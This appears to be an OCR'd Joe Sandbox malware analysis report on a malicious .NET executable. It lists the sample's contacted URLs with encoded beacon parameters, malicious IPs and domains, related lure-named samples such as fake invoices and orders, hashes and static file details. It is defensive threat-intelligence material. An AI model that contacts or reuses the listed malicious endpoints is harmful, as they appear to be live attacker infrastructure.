
Name	Malicious	Antivirus Detection	Reputation
http://www.onlinecasinocrazy.com/i6rd/?gHSLCj58=erkeaSWQY+Clkg2r/Pi/REnUuZTidSmaWK+TmjN6ZRgeJAvAzvFr0iNL5kMJBQzOKWdi&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.thebenefitssherpa.com/i6rd/?gHSLCj58=LPK2IT8klZq3HV5LkVv0HrUERmrfkAigbODxoDO8ybIsb03GvAFTkZSuj3fGszWvHktP&9rJ=N8YdlZih	false	• Avira URL Cloud: safe	unknown
http://www.ricdevan.com/i6rd/?gHSLCj58=lFTIMkQ5ik6igxl0SADoA/l4wqgGqwWePHw2ryfpEDmwfQ+0wMbe0XdxLJthRM6xta9b&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
www.sabaidiving.com/i6rd/	true	• Avira URL Cloud: safe	low
http://www.blissfulbeeboutique.online/i6rd/?gHSLCj58=smN73hIgGm+8k6TIdjzBFwruzJIggaSM7b/fO07bhI8vXH2xBAb/Cwk8Hoq4ZaNv9SU/&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.countrywideeconomy.com/i6rd/?gHSLCj58=HOLe4E5VAs/9VGl0AghSjQ5UDYBgOj/qhjKLxJJROTaYJ7IE9VG9ZYc05xBD+gnk3HpC&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.countrywideeconomy.com	control.exe, 0000000A.00000002 .918833437.0000000004DC2000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	350969bc_by_Libranalysis.exe, 00000000.00000002.662948300.00 000000003486000.00000004.000000 01.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.countrywideeconomy.com/	control.exe, 0000000A.00000002 .918833437.0000000004DC2000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	explorer.exe, 00000006.0000000 0.666349326.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	350969bc_by_Libranalysis.exe, 00000000.00000002.662905887.00 00000003441000.00000004.000000 01.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000006.0000000 0.687689175.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.countrywideeconomy.com	United States		16509	AMAZON-02US	true
192.64.147.164	www.sabaidiving.com	United States		19867	VOODOO1US	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
192.0.78.24	onemoresysadmin.com	United States		2635	AUTOMATTICUS	true
119.81.45.82	onlinecasinocrazy.com	Singapore		36351	SOFTLAYERUS	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
185.53.177.53	www.ricdevan.com	Germany		61969	TEAMINTERNET-ASDE	true
103.15.186.68	cityofhouston.info	Japan		2519	VECTANTARTERIANetworksCorporationJP	true
34.102.136.180	thebenefitssherpa.com	United States		15169	GOOGLEUS	false
81.88.52.88	toypoodlebreedershome.com	Italy		39729	REGISTER-ASIT	true
51.222.80.112	socialeconomic.net	France		16276	OVHFR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412308
Start date:	12.05.2021
Start time:	15:45:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	350969bc_by_Libranalysis (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@11/1@12/12
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.4% (good quality ratio 16.3%) • Quality average: 73.4% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.42.151.234, 92.122.145.220, 13.64.90.137, 13.88.21.125, 20.82.209.183, 92.122.213.247, 92.122.213.194, 2.20.142.209, 2.20.143.16, 52.155.217.156, 20.54.26.129, 20.82.210.154 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information.

Simulations

Behavior and APIs

Time	Type	Description
15:46:44	API Interceptor	1x Sleep call for process: 350969bc_by_Libranalysis.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	Shipment Document BL,INV and packing List.exe	Get hash	malicious	Browse	• www.rjroof.com/bwk/?e0D=4vdMJUauAbypOynclj3mGOWyxqKYmFP7MPVjyJX0TlZ6LShEClzNARe6HqJLDWz2QsFLyUFcIg==&BRGTb0=DBZH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• www.rafbar.com/u8nw/?hb8Tz=GTZNlL4u2lC1Us00w2siTAOBcwC+lUBY5op6as4vfiu2ndyHOwS1lzefqZ0oX9Ljvrcn&yVUx=0BIXczdHaL8h5fn
	0a97784c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• www.bestpontoonboat.com/et9g/?BZ6=bBMyEahAcXigOvOPgDjmms/4cBV9Wtmdu7/aEd/RWaUwlJlLZbsGRx753LFyRZeZoLA0QA==&bdC=7njp7th
	Shipping Document.exe	Get hash	malicious	Browse	• www.ehealthwy.com/ou59/?nHLD_b=F/wBt/KMP43Itvrx2w7vOpterTaFFbpTrndkSW8YN3woe1RwD49jldLS4YHInyjjH0Fk&kr4Lhj=ndkHzHd
	abc73f63_by_Libranalysis.xls	Get hash	malicious	Browse	• www.fortwayneduiattorney.com/cca/?LFQLf=DQkKoy4KFmxrpP+4wA/zfG9zgCj3jVN+xnDVxHHDydHerh6N5kUzh47H2mi7uCO64HHP4Q==&PHBtKJ=OlrtB4dp
	tgix.exe	Get hash	malicious	Browse	• www.physicalrobot.com/oerg/?AtxLpld=JA3D/Abhc4IR3OQLXeXKb6LQlfBkcHsKg4Z3iScHpk6TVSXolV0c13rIH8GpTmaDfWWP&orW=W6L4IdAHz
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• www.relaxxation.com/qjnt/?_nLD=mxaFhsYrAcL/dG/heClqDIL9OHFKPqnw/WCTkSguw47Ni2/IMxTsh2aodb9jmZlwyzTK1xgprg==&m0D=AL30QHY
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• www.vaginalmedicine.com/m3rc/?w8i=6BmCuDx6HNPQiFPRwokPcjAogbQnX9jjbIUytqHBtaq3fAyAKA3thvTVTfc9FuV2tCtq&CR=CpCH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW ORDER.exe	Get hash	malicious	Browse	• www.sanacolitademarijuana.com/u8nw/?GVIp=9bHYKsyT0auyBBl4ZenxQUebR4YwlP18dAkCPCATYDDxMs1xZZCxfJgyFOuaQUe6umYw+kXXjQ==&tzr4=jlIXVLPHc
	Ygqayrvpsvjdxblkzsmxymjfnxukvrdvft_Signed_.exe	Get hash	malicious	Browse	• www.clinics.life/qku9/?sL3x=wPjLqqQ4Fl5oGjCEKguj45taGc7fhq386dHHgSG17iY4BIOMpTzTtH7Yrt22Fdj2vFYG/3Tb+A==&jrq=e4yt
	pVrqrGltiL.exe	Get hash	malicious	Browse	• www.gailrichardson.com/qjnt/?lZ9=cQpYuVHXbJG9pZu9oJObHgw0bCNAclVj5UnrwSBC7KRToOBRDRnUcBg681sl3dckQEofebx0YA==&G8bDQ=7nJx1RS0B4MT9t
	krJF4BtzSv.exe	Get hash	malicious	Browse	• www.helloworker.com/oerg/?r6A=2Id0qd+ugAnFeIUXB+gRuO324HEbs4SrVkFnQshNY9xroxdz4sfjr3km3OeVd011T3tb&YL0=8pN4l4
	70pGP1JaCf6M0kf.exe	Get hash	malicious	Browse	• www.hellojesse.com/uv34/?Yn=kz3sMtkI7CkjoxhZIzOZCG4boHCoa7NSqpR26aumet80jxfhILAbk/YVwF8yKbrEfOE+8NWGOA==&l4=i0GhP0sP
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• www.hellojesse.com/uv34/?gjKTUx=6lchmDL0&rnKTobm=kz3sMtkI7CkjoxhZIzOZCG4boHCoa7NSqpR26aumet80jxfhILAbk/YVwGQbJbX8Wtxo
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.gailrichardson.com/qjnt/?rTFDm=GBOxAlxXYbRxGd&r6q=cQpYuVHXbJG9pZu9oJObHgw0bCNAclVj5UnrwSBC7KRToOBRDRnUcBg682AmrtQcdlVJ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	y6f8O0kbEB.exe	Get hash	malicious	Browse	• www.physicalrobot.com/oerg/?mHLD_0=JA3D/Abhc4IR3OQLXeXKb6LQIfBkcHsKg4Z3iScHpk6TVSXolV0c13rIH8GpTmaDfWWP&ndndnZ=UtWlYrO0rhjH
	PI34567890987.exe	Get hash	malicious	Browse	• www.hellojesse.com/uv34/?S0GHnN=RRipariXRTPx&V488O=kz3sMtkl7CkjoxhZlzOZCG4boHCoa7NSqpR26aumet80jxfhILAbk/YVwFwLG6HEIIYv
	letterhead.exe	Get hash	malicious	Browse	• www.adsandbanners.com/epms/?x4uDfZgH=5FcZQLEIPDinAsdvDU7qvUUfCcL2PSB22LbDCeTr+4owrfaQmoWPWt5F0XzMbxfYzfnp&Cj30v=9rJhur7HoF7lOxC
	PaymentAdvice.exe	Get hash	malicious	Browse	• www.wildsoulsport.com/c22b/?Uxlt=kpNK1gW9of23sXec3wB2eGXjTzRpIjACDmlXILuFYpTB5bhnZZGkQZKPt/qXQ/DU3yyv&wP9=mfpP2VH
	UP3FvzsHWZ.exe	Get hash	malicious	Browse	• www.greendaylandscaping.com/r1mo/?uDKH=7Ux04+9wxrtiaQVDDevgGV/B1TtL1QYTp7ylEXK86zgQ//45WeQOOkpXoTmAu+TPv8Ft&-ZPh=1bRpzD

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-sq.squarespace.com	PO 367628usa.exe	Get hash	malicious	Browse	• 198.185.159.144
	correct invoice.exe	Get hash	malicious	Browse	• 198.185.159.144
	SWIFT001411983HNK.exe	Get hash	malicious	Browse	• 198.185.159.144
	DOC24457188209927.exe	Get hash	malicious	Browse	• 198.185.159.144
	#U4f9b#U5e94#U6750#U6599.exe	Get hash	malicious	Browse	• 198.185.159.144
	PP,Sporda.exe	Get hash	malicious	Browse	• 198.185.159.144
	BORMAR SA_Cotizaci#U00f3n de producto doc.exe	Get hash	malicious	Browse	• 198.185.159.144
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO889876.pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	202139769574 Shipping Documents.exe	Get hash	malicious	Browse	• 198.185.159.144
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 198.49.23.145
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.185.159.144
	7824,pdf.exe	Get hash	malicious	Browse	• 198.49.23.145
	PO_29_00412.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL_S390201.exe	Get hash	malicious	Browse	• 198.185.159.145
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.185.159.144
	Wire transfer.exe	Get hash	malicious	Browse	• 198.185.159.144
	mC9LnX9aGE.exe	Get hash	malicious	Browse	• 198.49.23.145
	4x1cYP0PFs.exe	Get hash	malicious	Browse	• 198.49.23.145
	SO.xlsm.exe	Get hash	malicious	Browse	• 198.185.159.144
shops.myshopify.com	New_Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	correct invoice.exe	Get hash	malicious	Browse	• 23.227.38.74
	PP,Sporda.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PAYMENT INSTRUCTIONS COPY.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	slot Charges.exe	Get hash	malicious	Browse	• 23.227.38.74
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO09641.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#6275473, Shipping.exe	Get hash	malicious	Browse	• 23.227.38.74
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO889876.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order Euro 890,000.exe	Get hash	malicious	Browse	• 23.227.38.74
	winlog.exe	Get hash	malicious	Browse	• 23.227.38.74
	products order pdf .exe	Get hash	malicious	Browse	• 23.227.38.74
	REVISED ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	NEW ORDER.exe	Get hash	malicious	Browse	• 23.227.38.74
	PROFORMA INVOICE210505133444.xlsx	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	7bYDlnO.rtf	Get hash	malicious	Browse	• 52.210.171.182
	nT5pUwoJSS.dll	Get hash	malicious	Browse	• 54.247.61.18
	1c60a1e9_by_Libranalysis.rtf	Get hash	malicious	Browse	• 44.230.85.241
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 18.219.49.238
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 104.192.141.1
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 3.138.180.119
	New_Order.exe	Get hash	malicious	Browse	• 75.2.115.196
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 13.58.50.133
	YDHhjjAEFbel88t.exe	Get hash	malicious	Browse	• 99.83.175.80
	yU7RItYEQ9kCkZE.exe	Get hash	malicious	Browse	• 99.83.175.80
	Shipment Document BL,INV and packing List.exe	Get hash	malicious	Browse	• 52.58.78.16
	4xPBZai06p.dll	Get hash	malicious	Browse	• 13.225.75.73
	0OyVQNXrTo.exe	Get hash	malicious	Browse	• 3.142.167.54
	rAd00Nae9w.dll	Get hash	malicious	Browse	• 13.225.75.73
	DOC24457188209927.exe	Get hash	malicious	Browse	• 13.224.193.2
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 13.113.228.117
	PO9448882.exe	Get hash	malicious	Browse	• 18.219.49.238
	jjbxg8kh5X.exe	Get hash	malicious	Browse	• 52.216.177.83
VOODOO1US	KqXtlrj1Vk.exe	Get hash	malicious	Browse	• 192.64.147.164
	rona.exe	Get hash	malicious	Browse	• 192.64.147.249

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 192.64.147.150
	winlog.exe	Get hash	malicious	Browse	• 192.64.147.249
	Purchase Order.exe	Get hash	malicious	Browse	• 192.64.147.164
	Swift File_pdf.exe	Get hash	malicious	Browse	• 192.64.147.249
	Drawings.xlsm	Get hash	malicious	Browse	• 192.64.147.164
	RE PAYMENT REMINDER - SOA - OUTSTANDING (JAN21).EXE	Get hash	malicious	Browse	• 192.64.147.164
	990109.exe	Get hash	malicious	Browse	• 192.64.147.150
	Proforma Invoice.exe	Get hash	malicious	Browse	• 192.64.147.164
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 192.64.147.164
	NQQWym075C.exe	Get hash	malicious	Browse	• 192.64.147.164
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 192.64.147.150
	http://https://www.dropbox.com/l/AACILqMf9nyLCBAtI7us4fP05O8j3-IIsZk	Get hash	malicious	Browse	• 192.64.147.153
CLOUDFLARENETUS	7bYDInO.rtf	Get hash	malicious	Browse	• 104.16.18.94
	Invoice...exe	Get hash	malicious	Browse	• 172.67.188.154
	Tek_multiloader_5.exe	Get hash	malicious	Browse	• 162.159.133.233
	PO 367628usa.exe	Get hash	malicious	Browse	• 66.235.200.147
	Statement of Account April-2021.exe	Get hash	malicious	Browse	• 104.21.19.200
	2070121SN-WS for Woosim i250MSR.pif.exe	Get hash	malicious	Browse	• 162.159.133.233
	FACTURA COMERCIAL_____PDF__.exe	Get hash	malicious	Browse	• 172.67.188.154
	Quotation.exe	Get hash	malicious	Browse	• 162.159.130.233
	8wx078Pm3P.exe	Get hash	malicious	Browse	• 172.67.150.158
	GUaL8Nw228.exe	Get hash	malicious	Browse	• 104.21.30.57
	8wx078Pm3P.exe	Get hash	malicious	Browse	• 172.67.150.158
	qn8nIbPPCO.exe	Get hash	malicious	Browse	• 172.67.151.39
	viMLlTHg3d.exe	Get hash	malicious	Browse	• 172.67.160.89
	8n6dlwyR8l.exe	Get hash	malicious	Browse	• 104.21.58.140
	GUaL8Nw228.exe	Get hash	malicious	Browse	• 104.21.30.57
	qn8nIbPPCO.exe	Get hash	malicious	Browse	• 104.21.72.139
	viMLlTHg3d.exe	Get hash	malicious	Browse	• 172.67.160.89
	Technical data sheet.exe	Get hash	malicious	Browse	• 172.67.188.154
	8n6dlwyR8l.exe	Get hash	malicious	Browse	• 172.67.160.89
	v8wtfyQr7r.exe	Get hash	malicious	Browse	• 104.21.55.224

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\350969bc_by_Libranalysis.exe.log

Process:	C:\Users\user\Desktop\350969bc_by_Libranalysis.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\350969bc_by_Libranalysis.exe.log	
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.871178969852065
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	350969bc_by_Libranalysis.exe
File size:	924672
MD5:	350969bc82ec33af12acf100c41eb4d1
SHA1:	f17d5fc8bad55cc2b523173b43585e9edb9154e4
SHA256:	961ac1d96eb469d4a949c18c25de7bf7d3ad79a502794b470a3505fa8b65d023
SHA512:	ae62d62e5e71b01a45322dd22eb4a5496b9a96b6443fc8759cd747695565d9e6b65f84da25b44239b65b15e8d615a0bc8cd94a82351e6f18872d1fc6ee2c506
SSDEEP:	24576:rcM+tfU+NVmFr2wNV1KEjcZI30ziIwVU:rKgFzNjKEYOEWIwV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!.....P.....0... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4e30d2
Entrypoint Section:	.text
